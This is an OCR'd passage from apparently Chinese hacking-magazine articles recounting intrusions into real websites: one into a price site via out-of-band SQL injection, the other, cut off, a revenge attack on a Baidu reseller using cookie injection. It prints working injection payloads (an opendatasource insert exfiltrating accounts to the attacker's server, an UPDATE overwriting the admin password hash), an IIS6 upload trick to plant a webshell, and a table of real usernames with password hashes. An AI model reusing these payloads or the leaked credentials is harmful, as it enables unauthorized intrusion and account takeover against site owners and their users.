
结合上图我们就可以发现，pwd的数据类型xtype是167，而其对应的是varchar，length长度是2000，依次对应logonname的字符类型也是varchar，长度是200。这样我们在本地LCX这个数据库新建一个表，名为neirong，并添加logonname、pwd、name这三个字段，而且其数字类型和长度都符合刚才我们查询的结果的规范。在本地查询分析器LCX数据库提交**create table neirong([logonname] varchar(200) NULL,[pwd] varchar(2000) NULL,[name] varchar(200) null);注入点提交';insert into opendatasource('sqloledb','server=x.x.x.x,1433;uid=sa;pwd=neirong;database=lcx').lcx.dbo.neirong select LogonName,pwd,name from [account]--**，如图9，是不是已经得到了管理员的用户名和密码了呢？后台已经有了，用户名和密码也已经有了，我们是不是就可以登录后台了呢？

把MD5密码拿到CMD5网站上查询出密码，然后来到后台进行登录，结果还是不能进去，为什么呢？是不是管理员不在那个表中呢？我们再到其它表找一找，可找了半天都没有结果，我又仔细想了想，应该是这个密码，有可能是管理员采用了其它的加密算法，虽然是32位的密码HASH，但是32位就一定是MD5吗？它也有可能是MD7、MD8，知道了不能登录的原因后我就想放弃了。这时阿布同学上来了，他告诉我说管理员密码的算法可能和普通用户的密码算法一样，我们注册一个普通会员，找到自己的密码HASH，然后把自己的密码HASH更新到管理员密码HASH中，我们有可能就达到登录后台的目的了。这个想法确定不错，说干就干，到前台注册了一个用户名为lurenjia，密码为lurenjia的用户，然后我又在数据库的ACCOUNT这个表中通过上面的方法找到了我的HASH，如图10，然后就是把这个HASH0C77CF25BFB0FA823936168B8A7EE7DA更新到管理员的HASH中，这样我们使用管理员的用户名和我的密码就可以登录后台了。



logonname	pwd	name
[illegible]	DB78EA69CD6A084	卢江
hmingming	C758387A1E19BFB	黄明明
laoyuanyuan	99060C8BDD98214	劳园园
wangpeidi	4AD58D3B1FC0F09	王佩娣
Jiangzhijie	E6B52FB862A56BC	江志杰
PriceAdmin	44F066336F8E3FD	价格网管理员
lixin	8E7107F5B9B2D42	李鑫

图9



logonname	pwd
bjzjlk	31ED6DF8A9C692D7
raytheon	6AD52E1B993EFC87
casper13	A7A9C21C750FABE17466235D8A845B62
cxxjt	84E0B0FE9D8B07C4798FB87295B185D3
qqcyy898	4280C4C4C343B769
sunsonny	53D9F1F9321C185E
lurenjia	0C77CF25BFB0FA823936168B8A7EE7DA
cc	4662D20787C05ABF
kohryu	9CEE743F19E1141079CEEE724BB244D3
blaster	C1B735A2ECF6E15B
111111	C838D25F5F142397
LSP	F0FD5609771E12F33ADCBAFFB68991AF
collo	04186927E7A4AFA0A8F27048864BCCAD
roylyd	C838D25F5F142397
holyna	280E377DFDEC2F95FCB6C25DF7DA8994
bateit	B1FE6A4938E1E4415115FD6FFC10F57C
jiage_08	F3EF341D9CAC123CD7B8A79F53954BFE
benny007	B55DA442975B9CD6
NJYUNING	32279C2171340615
feixiong	6DA93EE92E9E76C11797C833AD491608
zerry	602D7FCCE554F9D04BB17258BC522034

图10

如何更新呢？我们在注入点提交下面的语句**';update [user] set [pwd]='0C77CF25BFB0FA823936168B8A7EE7DA' where [LogonName]='priceadmin';--**，这条语句的意思就是改名字为priceadmin的MD5hash为0C77CF25BFB0FA823936168B





图11

8A7EE7DA。当然，在更改之前我们最好先备份一下管理员的密码，以等到我们达到目的后再给对方更改回来。这回，终于顺利的登录了管理后台，如图11，可进入了后台转了半天也没有拿到webshell，真是郁闷啊。

然后我就是狂列目录，最终找到了一个类似webeditor的上传文件http://www.jiage.com/HtmlEditor/upload.asp?type=image&style=s_coolblue的地方，并传了一个文件上去，其路径为http://www.jiage.com/UploadedFiles/HtmlEditor/IMAGE/2008/12/20081217145350600.gif，大家仔细看上传路径的“type=image”和我们得到的路径htmleditor/image/2008都有一个image，聪明的读者是不是已经想到了可以构造目录呢？没错，确实可以构造，但当时我是抱着试试看的想法才知道可以的，在浏览器里提交“http://www.jiage.com/HtmlEditor/upload.asp?type=1.asp&style=s_coolblue”，马上列目录，果然成功的建立了一个名为1.asp的目录，大家都知道Win2003的IIS6.0存在一个目录解析的漏洞，有了这样的目录，我们上传一个更改后缀为JPG的WEBSHELL上去照样能解析成asp文件，webshell终于搞定了，如图12。


图12

本文没什么新技术，只是通过反弹注入拿下了表面看上去没有什么注入点的网站和上传时候的一些奇思妙想，本文也感谢阿布、旭方等兄弟们给我的帮助，最后祝大家新年进步！

（文章中涉及到的SQL查询分析器已经收录到光盘中）

文章难易度：★★★
文章阅读点：对某百度推广公司网站的一次入侵经过

百度，请不要再抢我生意


逍遥复仇


一、翻脸

“营销之道，百度知道”这句话好嚣张呀！因小菜我技不如人现沦落到了一家网络公司销售通用网址，却经常与某公司做的百度推广产生撞单，该公司凭借百度的知名度＋网络上的影响力每每都使得我嘴边煮熟的鸭子又飞了，真是气死我了！于是操起工具就对我们省的百度总代理一阵乱砍，且不管砍死砍不死总归要砍一刀试试的。

二、磨刀

打开那家公司的网站，先来收集一下目标站点的信息，打开明小子的旁注入侵工具，选择“二级检测”功能，在“输入网址”栏填入对方的网址，点击后边的“检测整站目录”，很容易的就找出了网站的管理后台，看来对方管理员的安全意识还有待提高呀，如图1，图2。


图1


图2

打开百度，输入“site:***.com”进行搜索，只找到四条信息，如图3，再换下google试试，如图4，找到的也不多呀，真不知道这家公司是怎么给百度做的代理！我顺手从搜索到的结果中打开了一个带有参数的链接，如图5，虽然知道对方也是搞网络的但入侵的流程还是要走的，在网址的后面添加一个撇号试下，出现了如图6所示的提示，很经典的一个防注入语句，诸如这样的防注一般都只过滤了GET和POST提交而忽略了COOKIE方式（以后大家可要注意哦，这样的80%都有漏洞的），我们使用刺猬大哥的注入中转生成器就能够轻松搞定的。

打开注入中转生成器，填入刚才的那个链接地址，选择“COOKIE 注入”，然后点“生成ASP”，如图7，我们把生成的jmcook.asp文件上传到已有的webshell中或是自己架设一个服务器，这样注入的地址就变成了http://www.***.cn/data/jmcook.asp?jmdcw=81，如图8。我们把这个链接地址放到啊D中进行检测，不一会儿用户名和密码就跑出来了，如图9。

